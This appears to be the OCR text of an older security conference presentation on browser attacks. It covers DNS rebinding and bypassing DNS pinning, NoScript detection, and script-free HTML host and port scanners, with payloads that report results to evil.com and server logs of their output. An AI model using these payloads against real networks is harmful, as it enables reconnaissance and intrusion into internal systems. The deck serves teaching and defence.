
- The DNS Server answers with the address x.x.x.x
- The TTL, however, is set to a few seconds only

PLAYING WITH THE DNS TTL VALUE…




- The victim browser loads the JS code and executes it
- Such code waits for a few seconds, waiting for the x.x.x.x address to be flushed from cache. Then starts a new connection to www.evil.com…

PLAYING WITH THE DNS TTL VALUE...



- The browser contacts again the DNS server of evil.com, and the DNS server this time answers with the IP address y.y.y.y

PLAYING WITH THE DNS TTL VALUE...



- y.y.y.y is associated to evil.com, so that the JS code can access the response
- In the real world, this would not work (or at least, does not work in such a simple way), because of DNS Pinning

DNS PINNING

- All modern browsers defend themselves against such attacks using a technique known as "DNS Pinning"
- The idea is to associate a hostname to an IP address for the entire session, independently from the TTL value of the response of the DNS Server
- The problem, however, has not been 100% solved yet: most DNS pinning implementations can still be bypassed. For instance, in Internet Explorer 7 the attacker can simply include both IP addresses in the DNS reponse and then make the first one unavailable after the JS code has been downloaded: the browser will automatically switch to the second IP address (the victim one)
- Another potential source for this attacks is that several plug-ins (e.g.: Java, Flash) pin DNS names independently from the browser

EXAMPLE: ANTI-DNS PINNING WITH LIVE CONNECT

- "LiveConnect is a feature of Web browsers that allows Java and JavaScript software to intercommunicate within a Web page. It allows JavaScript to invoke applet methods, or to access the Java runtime libraries"(http://en.wikipedia.org/wiki/LiveConnect)
- It allows a script to access Java libraries

- The browser executes the malicious script from www.evil.com, and pins the web server IP address to its domain
- The script uses LiveConnect to start a JVM and open a socket
- The socket tries to connect to www.evil.com, but since it does not use the browser's DNS pinning, it starts a new request to the DNS server
- The DNS server of evil.com responds with the IP address of the victim, and the script is now able to freely attack such host

POSSIBLE APPLICATIONS

Intranet Hacking

- It is possible to attack intranet servers, that would otherwise not be accessible from the Internet. During the last BlackHat conference, David Byrne did a demo in which he was able to successfully exploit a server, using this technique

Botnets

- Attacking a large number of browsers, it is possible to mount click fraud attacks. Five researchers of Stanford University, spending 100$ for a simple ad, were able to control around 100,000 IP addresses

AGENDA

- Context
- Attacking httpOnly cookies
- Attacking the Same Origin Policy
- JS-less malware

LAST LINE OF DEFENSE: STATIC BROWSING

- In all the scenarios analyzed so far, it was always necessary to execute some active code (Java/JavaScript) on the victim browser
- To avoid such attacks, it is possible to completely disable the execution of active code for untrusted sites (e.g.: No-Script plugin)
- Although such a measure dramatically reduces the attack surface, it is also true that some peculiarities in how different browsers parse static HTML code allow a partial bypass of such defense
- As a proof-of-concept, we will see how to create a 100% static HTML page that is able to portscan a host of the internal network and send the results to the attacker

FIRST STEP: IS NO-SCRIPT THERE ?

```
<html>
<head>
<style>
  .noscript-error {
      background-image: url(http://evil.com/noscript.gif)
}
</style>
<style>
@import url(chrome://noscript/skin/browser.css);
</style>
</head>
<body>
<div class="noscript-error">  </div>
  </body>
  </html>
```

- This will trigger a request to evil.com if NoScript is not enabled
- Credits to kuza55 for discovering this !

NO-SCRIPT DETECTION: REVERSE LOGIC

```
<html>
<style>
a { background-image: url('http://evil.com/yes.php') !
important; }
</style>
<body>
<object width="10" height="10">
 <param name="movie" value="404.swf">
 <embed src="404.swf" width="10" height="10"></embed>
</object>
</body>
</html>
```

- Reverse logic: will trigger a request to evil.com if NoScript is installed and enabled
- Credits to ascii for this one

BACKGROUND: FIREFOX & <LINK>

HTML <link> tag

“This element defines the relationship between two linked documents”

```
<head>
<link rel="stylesheet" type="text/css"
href="http://10.0.0.1/theme.css" />
</head>
```

- Firefox stops parsing the document until the HTTP request to 10.0.0.1 has been completed
- The exact time that is needed depends on whether such host exists, and on whether the remote port is open or closed

EXAMPLE 1: HOST SCANNER

```
<link rel="stylesheet" type="text/css" href="http://192.168.2.8:65535/" />
<img src="http://www.evil.com?ip=192.168.2.8" />

<link rel="stylesheet" type="text/css" href="http://192.168.2.9:65535/" />
<img src="http://www.evil.com?ip=192.168.2.9" />

<link rel="stylesheet" type="text/css" href="http://192.168.2.10:65535/" />
<img src="http://www.evil.com?ip=192.168.2.10" />

<link rel="stylesheet" type="text/css" href="http://192.168.2.11:65535/" />
<img src="http://www.evil.com?ip=192.168.2.11" />

<link rel="stylesheet" type="text/css" href="http://192.168.2.12:65535/" />
<img src="http://www.evil.com?ip=192.168.2.12" />
```

- For each host we start a connection to a port that is very likely to be closed. Such connection will immediately end if the host responds. Otherwise, it will timeout after a few seconds
- For each host, we also start a connection to our server. The different time intervals will tell which hosts answered and which did not
- Credits to Jeremiah Grossman for the original idea :)

EXAMPLE 1: HOST SCANNER

```
....
[04/Sep/2007:22:16:27 +0100] "GET /scan.html HTTP/1.1" 200 806
[04/Sep/2007:22:17:10 +0100] "GET /?ip=192.168.2.7 HTTP/1.1" 200 1456
[04/Sep/2007:22:17:48 +0100] "GET /?ip=192.168.2.8 HTTP/1.1" 200 1456
[04/Sep/2007:22:18:27 +0100] "GET /?ip=192.168.2.9 HTTP/1.1" 200 1456
[04/Sep/2007:22:18:27 +0100] "GET /?ip=192.168.2.10 HTTP/1.1" 200 1456
[04/Sep/2007:22:19:56 +0100] "GET /?ip=192.168.2.11 HTTP/1.1" 200 1456
[04/Sep/2007:22:20:10 +0100] "GET /?ip=192.168.2.12 HTTP/1.1" 200 1456
....
```

As seen in the log, each host needs several seconds, except 192.168.240.10, that therefore is active !

EXAMPLE 2: PORT SCANNER

To create a port scanner, we need to solve 2 other problems:

- If the port is open, the <link> tag can take a very long time before timing out. We therefore need to parallelize the scan
- Firefox, as a security measure, denies connections to a large number of well-known ports (22, 53, 110, ...). How can we scan them ?

- To solve the first problem, it is enough to use IFRAMEs: each one will take care of a single port, independently from the others
- For the second problem, there is a very simple workaround: http://x.x.x.x:22 is not allowed, but ftp://x.x.x.x:22 will be happily executed (tested on Firefox 2.0.0.6)

HERE IS OUR PORT SCANNER!

The main file...

```
....
<iframe src="http://www.evil.com/scan442.html" height="1" width="1"
frameborder="0" scrolling="no"></iframe>
<iframe src="http://www.evil.com/scan443.html" height="1" width="1"
frameborder="0" scrolling="no"></iframe>
<iframe src="http://www.evil.com/scan444.html" height="1" width="1"
frameborder="0" scrolling="no"></iframe>
...
```

And each frame...

```
<html>
<img src="http://www.evil.com?port=442"
<link rel="stylesheet" type="text/css"
href="ftp://192.168.240.10:442/" />
<img src="http://www.evil.com?port=442-closed" />
</html>
```


EXAMPLE 2: PORT SCANNER

```
....
[04/Sep/2007:23:00:57 +0100] "GET /?port=444 HTTP/1.1" 200 1456
[04/Sep/2007:23:00:57 +0100] "GET /?port=445 HTTP/1.1" 200 1456
[04/Sep/2007:23:00:57 +0100] "GET /?port=446 HTTP/1.1" 200 1456
[04/Sep/2007:23:00:57 +0100] "GET /?port=442 HTTP/1.1" 200 1456
[04/Sep/2007:23:00:57 +0100] "GET /?port=443 HTTP/1.1" 200 1456
[04/Sep/2007:23:00:58 +0100] "GET /?port=444-closed HTTP/1.1" 200 1456
[04/Sep/2007:23:00:58 +0100] "GET /?port=446-closed HTTP/1.1" 200 1456
[04/Sep/2007:23:00:58 +0100] "GET /?port=442-closed HTTP/1.1" 200 1456
```

Here we have the results, on the log of our web server

Ports 443 and 445 are open (an IIS web server ?)

...CONCLUSIONS

- Whilst the defenses that users have at their disposal limit the risk, they do not completely solve the problem
- An intruder with enough skills is able to exploit a XSS to attack even the most secure of current browsers
- A visit to the wrong site, and the intruder can have access to your internal network

LINKS

- http://www.owasp.org
- http://jeremiahgrossman.blogspot.com
- http://ha.ckers.org
- http://crypto.stanford.edu/dns/

CONTACTS

- ayr@portcullis-security.com
- r00t@northernfortress.net

This presentation has been created using only Open Source software